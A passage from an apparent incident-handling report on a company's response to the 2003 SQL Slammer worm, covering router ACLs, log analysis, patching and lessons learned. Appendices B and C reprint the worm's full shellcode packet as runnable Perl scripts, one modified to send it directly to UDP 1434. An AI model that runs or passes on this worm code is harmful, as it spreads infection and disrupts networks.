information page on the SQL Slammer worm), a snort rule id of 2003, and states that this is the 2nd revision of this rule.

> reference:bugtraq,5310; classtype:misc-attack; reference:bugtraq,5311; reference:url,vil.nai.com/vil/content/v_99992.htm; sid:2003; rev:2;)

After interviewing members of our Computing Platforms and Operating Systems (CPOS) group the general consensus was that there were no indications of infection on infected machines other than in most cases the SQL Server Service was unresponsive. No error messages were encountered. The CPOS team reviewed the server log files and stated that nothing was out of the ordinary. We asked for SQL log files in the hopes that SQL server logs connections attempts and other relevant information. If we had connection attempts from SQL Server logs, and assuming base-lining had been done prior to this incident or that we at least knew what systems should be connecting to the servers, we would have had a much easier and more reliable analysis of how the worm entered the network, how long it took to propagate, and the general path it took. But, like everything else in the corporate world, politics get in the way, a line is drawn, and you take what you can get, and we didn't get server logs.

The consensus from the network group is that there was a lot of traffic coming from infected machines destined for addresses that were unrouteable on the private network, and some that were unrouteable on the Internet.

How to Protect Against the Attack

In order to protect against this attack it is recommended that vulnerable software be patched with the latest service pack (currently SP3 http://microsoft.com/sql/downloads/2000/sp3.asp). A workaround until vulnerable systems may be patched is to block access to SQL Servers at the perimeter specifically by denying access to ports tcp/1434 and udp/1434. In order to protect against future attacks such as this it is recommended that users apply vendor security patches as soon as possible after they are released. Another method of proactive protection is to install a "personal firewall" on the server that incorporates active intrusion detection. These software components are now available from many different vendors. They typically work by incorporating a packet filter for inbound traffic, a sort of statefull packet filter for outbound traffic (usually termed application security), and an active intrusion detection component for inbound traffic. The level of granularity of the configuration on the inbound, outbound, and intrusion detection vary but are typically similar to a high, medium, low, and off. The interesting piece here is the

active intrusion detection module that blocks traffic based on content and not just port and IP information. In the case of the SQL Slammer if a system such as this had been implemented and had a signature for the vulnerability, the worm might have never infected a single server even though they were running the vulnerable service. The addition of "personal firewalls" running on servers to the currently established perimeter defense fits well into the defense in depth strategy.

Part 3 – The Incident Handling Process

Preparation

At the time this attack occurred there were no existing countermeasures in place. While there were a basic set of security policies in place no policies or procedures existed relating to handling incidents. No incident handling team had been previously identified. No jump bag had been created. When the incident occurred an ad-hoc team was assembled consisting of the on-duty Operations Support group, the entire Network Engineering and Security group, the entire Computing Platforms and Operating Systems group, and the entire Database and Transaction Management Systems group. This greatly hindered the handling of the incident since a support process had not been previously created. This also resulted in multiple pockets of activity without much coordination between groups, redundancy, machines were unnecessarily taken off-line, and longer downtime. Some of my coworkers estimated (ad-hoc) that if an incident handling process had been in place, or at least a formalized command post and authority, it would have taken half the time to recover from this incident.

In response to this incident we are currently reviewing current security policies and drafting more specific policy. We are also currently reviewing our documentation procedures and requiring that a copy of documentation be stored on the inside of locked system racks in the operations area. We are also currently looking at drafting procedures for handling incidents, establishing a CIRT, and identifying an incident handling team.

In the situation we responded to we would have greatly been aided if the following things had been established/available at the time of the incident:

Security Policy – this is very important for any aspect of security and should be one of the first items any security group puts in place. Security policy should establish what posture the company takes with respect to security, provide security guidelines for all devices, provide acceptable use and behavior for employees when using computing assets, and most importantly have management approval and sign-off. Without a Security policy, the Information Security team has no clear direction when dealing with security incidents and has no real job protection for the results of their actions when responding to incidents.

CIRT – Setting up a Computer Incident Response Team will greatly aid in responding to any incident. Security incidents seem to greatly increase the stress on already overworked IT staff and lots of confusion arises if there is no centralized, authoritative

communication and decision structure. This tends to lead to individuals doing whatever they think will help "fix" the problem without any coordination among other individuals. A CIRT provides the much needed communication and decision structure mentioned above. The CIRT should also create policy and procedures for handling incidents. Again, these policies and procedures should be approved and signed-off by senior management.

Documenation – one thing that was most needed in responding to this incident was documentation. This is necessary in everyday operations but is crucial in handling security incidents. We found that we did not even know the physical location of many of our SQL Servers or what ports they were plugged into. In some cases we found SQL Servers that we didn't even know we had. Documentation should include at a minimum server and application versions, server location, IP information, backup and restore procedures, and responsible parties.

Identification

At approximately 5:30 a.m. Eastern, on January 25th, 2003 one of our core switches became unresponsive from the network. Upon logging into the console we noticed the logs filling up with multiple lines of memory allocation errors, excerpt follows:

```
* xxxxxxxx:1 # sh log
03/14/2003 16:22.55 <WARN:HW> tBGTask: Reached maximum otp ExtraMC index allocation
03/14/2003 16:22.55 <WARN:HW> last message repeated 51 times
03/14/2003 16:22.53 <WARN:HW> tBGTask: Reached maximum otp ExtraMC index allocation
03/14/2003 16:22.53 <WARN:HW> last message repeated 51 times
03/14/2003 16:22.53 <WARN:HW> tBGTask: Reached maximum otp ExtraMC index allocation
03/14/2003 16:22.53 <INFO:USER> admin logged in through telnet (xxx.xxx.26.193)
03/14/2003 16:22.53 <WARN:HW> last message repeated 21 times
03/14/2003 16:22.51 <WARN:HW> tBGTask: Reached maximum otp ExtraMC index allocation
03/14/2003 16:22.51 <WARN:HW> last message repeated 51 times
03/14/2003 16:22.51 <WARN:HW> tBGTask: Reached maximum otp ExtraMC index allocation
```

Having not yet been alerted to the existence of an Internet wide worm, we called our Vendor thinking there was a hardware issue with our core switch. Upon reading the error message to the vendor they immediately responded that this was most likely due to a SQL Slammer worm infection. Later we discovered that there was a bug in our switch code in the way it handles multicast packets in that all multicast packets are processed through CPU (software) instead of the layer 3 switching fabric (hardware). Since the SQL Slammer worm randomly generated IP addresses we were seeing many packets destined for multicast IP addresses and since routers and switches have relatively small CPU's due to most

switching/routing being completed in ASICs we were seeing a denial-of-service on the core of our network.

At approximately 7:30 a.m. we began hearing news reports of a worm that was affecting most of the Internet. A call to our managed security service provider and anti-viral software vendor confirmed the existence of the worm and provided us with information related to the worm: how to remove the worm from an infected machine (i.e. reboot, memory resident only), attack vector (udp/1434), and which Microsoft patches to apply.

Shortly after we put access lists on the core router to block all traffic destined for udp/1434 and we began seeing numerous hits destined to local, foreign, and unrouteable addresses. The logs being generated from the hitting the access lists supported what we were hearing from our vendors and CNN so we proceeded as though the worm had hit us. Quite often we are faced with getting the machine(s) working ASAP no matter what. Management typically doesn't care what is causing the problem or why, but simply want to know when it will be fixed and for your sake it had better be sooner than later. While we didn't have any firm evidence other than the traffic and the information about the worm that was going around, sometimes you have to go with your gut feeling and hope your right and that is what we did in this instance.

At the time this happened we were not logging messages from network devices (e.g. routers, switches, etc.). Since then we have installed a syslog server and started logging from core routers and switches and perimeter routers.

In this situation there was no chain of custody. This was largely due to the fact that no policy or CIRT had been established and frankly no one knew what to do. By the time anyone really knew what the problem was most of the evidence had already been tampered with through server reboots. It would have been prudent to back up at least a few of the infected servers, however I am not sure that this would have been possible to do on the infected servers based on the fact that they were unresponsive, and that the worm was memory resident only.

Due to the lack of defined processes, network countermeasures such as Intrusion Detection, and system countermeasures such as patches, personal firewalls, the incident was not discovered or deemed an incident until there was a network wide outage. This declaration was made by the director of operations who assembled and acted as the head of the ad-hoc response team. He also authorized the decision to begin applying acl's to the router.

Containment

The interesting thing to note here is that we were attacked on a service we were running but not even using. This is a good argument for making sure that you know and need every service running on a server before it is allowed to be connected to the network. We do not run named instances of SQL Server on a single machine, all SQL Servers run one instance on the default port tcp/1433. That being said the solution for containment was to place access lists on all routers that dropped traffic destined for tcp/1434 and udp/1434. This helped to identify which machines were infected by subnet and prevent spreading the worm between subnets. We used the access lists to identify infected machines by logging hits to those ACL's. An example of the ACL's for a Cisco router is as follows (note: Cisco has an implicit deny all for ACL's):

```
access-list 115 deny udp any any eq 1434 log
access-list 115 deny tcp any any eq 1434 log
access-list 115 permit any any
```

To apply the access list to a router interface (inbound) the following commands should be issued:

```
configure terminal
interface <interface>
ip access-group <ACL #> <in|out>
```

For example to apply the aforementioned list to interface ethernet0 (inbound) you will issue the following commands:

```
configure terminal
access-list 115 deny udp any any eq 1434 log
access-list 115 deny tcp any any eq 1434 log
access-list 115 permit any any
interface ethernet0
    ip access-group 115 in
```

An example of the ACL's for an Extreme Switch is as follows (note: extreme has an implicit permit any for ACL's):

```
create access-list deny1434_2 udp destination any ip-port 1434
source any ip-port any deny ports any precedence 20
```

An example of the log output generated by extreme switches is as follows:

```
Mar 14 18:09:41 [xxx.xxx.26.195.4.0] KERN: UDP Drop: 7:8-40
00:02:a5:aa:a3:35/xxx.xxx.50.220:1039->255.255.255.255:1434
```

Mar 14 18:10:16 [xxx.xxx.1.17.4.0] KERN: UDP Drop: 3:10-126 00:50:8b:e2:ee:8c/xxx.xxx.126.11:161->xxx.xxx.126.45:1434
Mar 14 18:10:31 [xxx.xxx.1.17.4.0] KERN: UDP Drop: 3:10-126 00:50:8b:e2:ee:8c/xxx.xxx.126.11:161->xxx.xxx.126.45:1434
Mar 14 18:18:05 [xxx.xxx.26.195.4.0] KERN: UDP Drop: 8:7-126 00:08:02:a1:64:c9/xxx.xxx.126.108:161->xxx.xxx.126.45:1434
Mar 14 18:18:20 [xxx.xxx.26.195.4.0] KERN: UDP Drop: 8:7-126 00:08:02:a1:64:c9/xxx.xxx.126.108:161->xxx.xxx.126.45:1434

Notice in the example above that the extreme switch by default logs the Ethernet address for the sending machine. This is important as it may help in identifying spoofed packets. Cisco routers can be configured to log the Ethernet address as well.

Eradication

The eradication steps taken can be summarized as follows:

1) identify a possible machine infection by router/switch logs
2) go to the location of the machine and physically disconnect ethernet cable
3) reboot the machine
4) apply the MS02-039 hotfix

First we identified possible infections by reviewing logs and creating a list of the source IP addresses (Network Engineering and Security). Next we handed that list over to the Computing Platforms and Operating Systems group (CPOS) to identify the location of the machines and take the steps necessary to isolate and patch the systems. CPOS took the following steps to isolate and patch the systems:

1) identify the location of the machine assigned the specific IP address
2) physically go to the machine and disconnect the Ethernet patch cable
3) reboot the machine
4) apply the MS02-039 hotfix as described in Appendix A
5) reconnect the machines patch cable

We repeated this process until all infected machines had been identified. We considered the process to be complete once we saw no more abnormal activity (foreign IP destinations, rapid rate of requests) in router and switch logs.

This process was defined by the team and approved by the director of IT, the director of operation's boss. This again displays the need for a CIRT established beforehand. This may have prevented the shift of control from

local managers to the director of operations to the director of IT and established a single authority before the incident occurred.

Recovery

To verify that the machines identified and contained were in a known good state, we loaded the ScanSlam tool provided by ISS at http://www.iss.net/support/product_utilities/sqlslammer.php on a laptop and used it to scan each machine.

This was accomplished by placing the laptop on each VLAN an infection was identified on and performing a scan of the entire subnet. We had to physically place the laptop on each individual VLAN because the ACL's were still applied at the routers, thus if we had scanned from a central location the router would have dropped the packets when scanning non-local subnets.

The tool may be used to scan a remote IP address by running the following commands:

```
scanslam <remote IP or range>
```

A sample output of the tool is as follows (taken from ISS website):

```
C:\>scanslam 192.168.0.0-192.168.255.255
192.168.1.130: unpatched
192.168.73.21: bad response:
73 61 6d 70 6c 65 20 62 61 64 20 6f 75 74 70 75 sample bad outpu
74 00                                           t.
```

In the example output the 192.168.1.130 machine was not patched and the 192.168.73.21 machine was not running SQL Server but responded on the queried port regardless.

eEye digital security has also released a tool for scanning for vulnerable SQL Servers related to this vulnerability. This tool may be found at http://www.eeye.com/html/Research/Tools/SapphireSQL.html.

After the servers had been brought to a (semi) known good state we performed normal systems functionality tests to make sure they were working as designed (i.e. ran SAP transactions, ran sample website transactions that require database connectivity, etc). The systems were monitored closely for the next few days for Slammer related activity by reviewing network logs generated from the access-lists applied.

Lessons Learned

First thing Monday morning we began reviewing our network diagrams, log information collected at the core of the network, and performance data from our network management tools. When we began reviewing possible vectors for infection we discovered a number of “holes” in our private network. After speaking with external partners, we learned that the worm had also infected many of the companies we share extranet connections with. Upon reviewing access lists associated with these connections we learned that in many cases access lists had been created to control traffic to partners, however they had never been applied to the interface on the router. We were able to track the initial instance to a third-party dial-up service we subscribe to in a remote office using performance data and system logs. This was just an educated guess since the worm had multiple vectors into our private network including Dial-UP, VPN, and Extranets.

In the aftermath of the attack we identified the following areas as needing improvement and began a process to address each:

1) Review network accesses and current security policies applied to those accesses (ACL’s)
2) Perform a network leak detection to identify possible unknown Internet accesses and business partner connections
3) Segment network server area by function and separate servers from user networks
4) Develop a server and application patch process
5) Review current security policies and update as necessary
6) Establish a Computer Incident Response Team (CIRT) and develop procedures and policies regarding incident handling

A “lessons learned” meeting was conducted in which we created a follow-up report for management that suggested the aforementioned recommendations.

Appendix A – MS02-039 Hotfix readme.rtf

```
================================================================================
=
How to Apply Microsoft SQL Server 2000 Hotfix 8.00.0636 for
Ssnetlib.dll
================================================================================
=

Please read this file thoroughly before you proceed with any of the
hotfix installation steps.

Hotfixes are intended for interim use until the next service pack is
available. When the next service pack becomes available, you should
upgrade immediately.

When you run a hotfix, if conditions arise that require the assistance
of Microsoft Product Support Services (PSS), you may be asked to
upgrade immediately to a newer hotfix or the next service pack. You may
be required to install the upgrade to expedite troubleshooting and
problem resolution.


********************************************************************
This hotfix requires the installation of Microsoft SQL Server 2000
Service Pack 2. You MUST install SQL Server 2000 Service Pack 2 before
you apply this hotfix.
********************************************************************


This hotfix contains the following files:

Ssnetlib.dll - Server-side Network Library
Ssnetlib.pdb - Server-side Network Library symbol file


If you install this hotfix on a server that is running Microsoft SQL
Server 2000 Enterprise Edition with clustering enabled, please use the
section titled "Hotfix Installation Steps for SQL Server 2000
Enterprise Edition with Clustering Enabled" for installation
instructions. All other environments should use the section titled
"Standard Hotfix Installation Steps."

In the instructions that follow, the designation <installation path for
this SQL Server instance> refers to the path on your disk in which the
SQL Server files are installed. This path is typically <drive>:\Program
Files\Microsoft SQL Server\Mssql. Note that the Mssql directory may be
MSSQL$<Instance Name> for a named instance installation.

Please contact Microsoft PSS if you have any questions or problems with
this hotfix build.


Microsoft PSS
Critical Problem Resolution
```

```
================================================================================
Hotfix Installation Steps for SQL Server 2000 Enterprise Edition with
Clustering Enabled
================================================================================

1. Install SQL Server 2000 Service Pack 2. Do not proceed any further
until you  successfully install SQL Server 2000 Service Pack 2.

2. Navigate to a node of the cluster where the SQL Server instance is
currently not running.

3. Make a back up copy of the ssnetlib.dll files from the <installation
path for this SQL Server instance>\Binn folder and the ssnetlib.pdb
files if they exist from the <installation path for this SQL Server
instance>\Binn\Dll folder.

4. Copy the ssnetlib.dll files from the hotfix self-extracting archive
into the <installation path for this SQL Server instance>\Binn folder
and the ssnetlib.pdb files into the <installation path for this SQL
Server instance>\Binn\Dll folder.

5. Failover the SQL Server instance to the node in which the new
binaries are now installed.

6. Test the scenario for the bug that this build fixes to verify that
your problem is resolved. Notify Microsoft PSS immediately if your
problem is still unresolved.

7. If, for any reason, you encounter a problem with this hotfix build,
you may go back to the previous build by restoring the files you backed
up in step 3.

8. After you verify the hotfix, repeat steps 1 through 3 on the
remaining nodes in the cluster.


================================================================================
Standard Hotfix Installation Steps
================================================================================


1. Install SQL Server 2000 Service Pack 2. Do not proceed any further
until you successfully install SQL Server 2000 Service Pack 2.

2. Shut down the Microsoft SQL Server and SQL Server Agent services.

3. Make a back up copy of the ssnetlib.dll files from the <installation
path for this SQL Server instance>\Binn folder and the ssnetlib.pdb
files from the <installation path for this SQL Server
instance>\Binn\dll folder.

4. Copy the ssnetlib.dll files from the hotfix self-extracting archive
into the <installation path for this SQL Server instance>\Binn folder
and the ssnetlib.pdb files into <installation path for this SQL Server
instance>\Binn\Exe folder.
```

5. Start the Microsoft SQL Server and SQL Server Agent services.

6. Test the scenario for the bug that this build fixes to verify that your problem is resolved. Notify Microsoft PSS immediately if your problem is still unresolved.

7. If, for any reason, you encounter a problem with this hotfix build, you may go back to the previous build by restoring the files you backed up in step 3.

Appendix B – Worm Script

Source: http://www.digitaloffense.net/worms/mssql_udp_worm/worm.pl

```
#!/usr/bin/perl
###############

my $packet =
"\x04\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\xdc\xc9\xb0\x42\xeb\x0e\x01".
"\x01\x01\x01\x01\x01\x01\x70\xae".
"\x42\x01\x70\xae\x42\x90\x90\x90".
"\x90\x90\x90\x90\x90\x68\xdc\xc9".
"\xb0\x42\xb8\x01\x01\x01\x01\x31".
"\xc9\xb1\x18\x50\xe2\xfd\x35\x01".
"\x01\x01\x05\x50\x89\xe5\x51\x68".
"\x2e\x64\x6c\x6c\x68\x65\x6c\x33".
"\x32\x68\x6b\x65\x72\x6e\x51\x68".
"\x6f\x75\x6e\x74\x68\x69\x63\x6b".
"\x43\x68\x47\x65\x74\x54\x66\xb9".
"\x6c\x6c\x51\x68\x33\x32\x2e\x64".
"\x68\x77\x73\x32\x5f\x66\xb9\x65".
"\x74\x51\x68\x73\x6f\x63\x6b\x66".
"\xb9\x74\x6f\x51\x68\x73\x65\x6e".
"\x64\xbe\x18\x10\xae\x42\x8d\x45".
"\xd4\x50\xff\x16\x50\x8d\x45\xe0".
"\x50\x8d\x45\xf0\x50\xff\x16\x50".
"\xbe\x10\x10\xae\x42\x8b\x1e\x8b".
"\x03\x3d\x55\x8b\xec\x51\x74\x05".
"\xbe\x1c\x10\xae\x42\xff\x16\xff".
"\xd0\x31\xc9\x51\x51\x50\x81\xf1".
"\x03\x01\x04\x9b\x81\xf1\x01\x01".
"\x01\x01\x51\x8d\x45\xcc\x50\x8b".
"\x45\xc0\x50\xff\x16\x6a\x11\x6a".
"\x02\x6a\x02\xff\xd0\x50\x8d\x45".
"\xc4\x50\x8b\x45\xc0\x50\xff\x16".
"\x89\xc6\x09\xdb\x81\xf3\x3c\x61".
"\xd9\xff\x8b\x45\xb4\x8d\x0c\x40".
"\x8d\x14\x88\xc1\xe2\x04\x01\xc2".
"\xc1\xe2\x08\x29\xc2\x8d\x04\x90".
"\x01\xd8\x89\x45\xb4\x6a\x10\x8d".
"\x45\xb0\x50\x31\xc9\x51\x66\x81".
"\xf1\x78\x01\x51\x8d\x45\x03\x50".
"\x8b\x45\xac\x50\xff\xd6\xeb\xca";
```

```
print $packet;

# for testing in CLOSED network environments:
# perl worm.pl | nc server 1434 -u -v -v -v
```

Appendix C – Modified Worm.pl Script

The following script is a modified version of the script in Appendix B. I modified the script to allow the packet to be sent directly from perl instead of piping the output into netcat. This makes the attack a little more portable.

```
#!perl

use IO::Socket qw(:DEFAULT);

use constant DEF_HOST => 'localhost';
use constant DEF_PORT => '1434';

my $host = shift || DEF_HOST;
my $port = shift || DEF_PORT;

my $sock = IO::Socket::INET->new(Proto    => 'udp',
                                 PeerHost => $host,
                                 PeerPort => $port) or die $@;

my $packet =
"\x04\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\xdc\xc9\xb0\x42\xeb\x0e\x01".
"\x01\x01\x01\x01\x01\x01\x70\xae".
"\x42\x01\x70\xae\x42\x90\x90\x90".
"\x90\x90\x90\x90\x90\x68\xdc\xc9".
"\xb0\x42\xb8\x01\x01\x01\x01\x31".
"\xc9\xb1\x18\x50\xe2\xfd\x35\x01".
"\x01\x01\x05\x50\x89\xe5\x51\x68".
"\x2e\x64\x6c\x6c\x68\x65\x6c\x33".
"\x32\x68\x6b\x65\x72\x6e\x51\x68".
"\x6f\x75\x6e\x74\x68\x69\x63\x6b".
"\x43\x68\x47\x65\x74\x54\x66\xb9".
"\x6c\x6c\x51\x68\x33\x32\x2e\x64".
"\x68\x77\x73\x32\x5f\x66\xb9\x65".
```

```
"\x74\x51\x68\x73\x6f\x63\x6b\x66".
"\xb9\x74\x6f\x51\x68\x73\x65\x6e".
"\x64\xbe\x18\x10\xae\x42\x8d\x45".
"\xd4\x50\xff\x16\x50\x8d\x45\xe0".
"\x50\x8d\x45\xf0\x50\xff\x16\x50".
"\xbe\x10\x10\xae\x42\x8b\x1e\x8b".
"\x03\x3d\x55\x8b\xec\x51\x74\x05".
"\xbe\x1c\x10\xae\x42\xff\x16\xff".
"\xd0\x31\xc9\x51\x51\x50\x81\xf1".
"\x03\x01\x04\x9b\x81\xf1\x01\x01".
"\x01\x01\x51\x8d\x45\xcc\x50\x8b".
"\x45\xc0\x50\xff\x16\x6a\x11\x6a".
"\x02\x6a\x02\xff\xd0\x50\x8d\x45".
"\xc4\x50\x8b\x45\xc0\x50\xff\x16".
"\x89\xc6\x09\xdb\x81\xf3\x3c\x61".
"\xd9\xff\x8b\x45\xb4\x8d\x0c\x40".
"\x8d\x14\x88\xc1\xe2\x04\x01\xc2".
"\xc1\xe2\x08\x29\xc2\x8d\x04\x90".
"\x01\xd8\x89\x45\xb4\x6a\x10\x8d".
"\x45\xb0\x50\x31\xc9\x51\x66\x81".
"\xf1\x78\x01\x51\x8d\x45\x03\x50".
"\x8b\x45\xac\x50\xff\xd6\xeb\xca";

$sock->send($packet);
```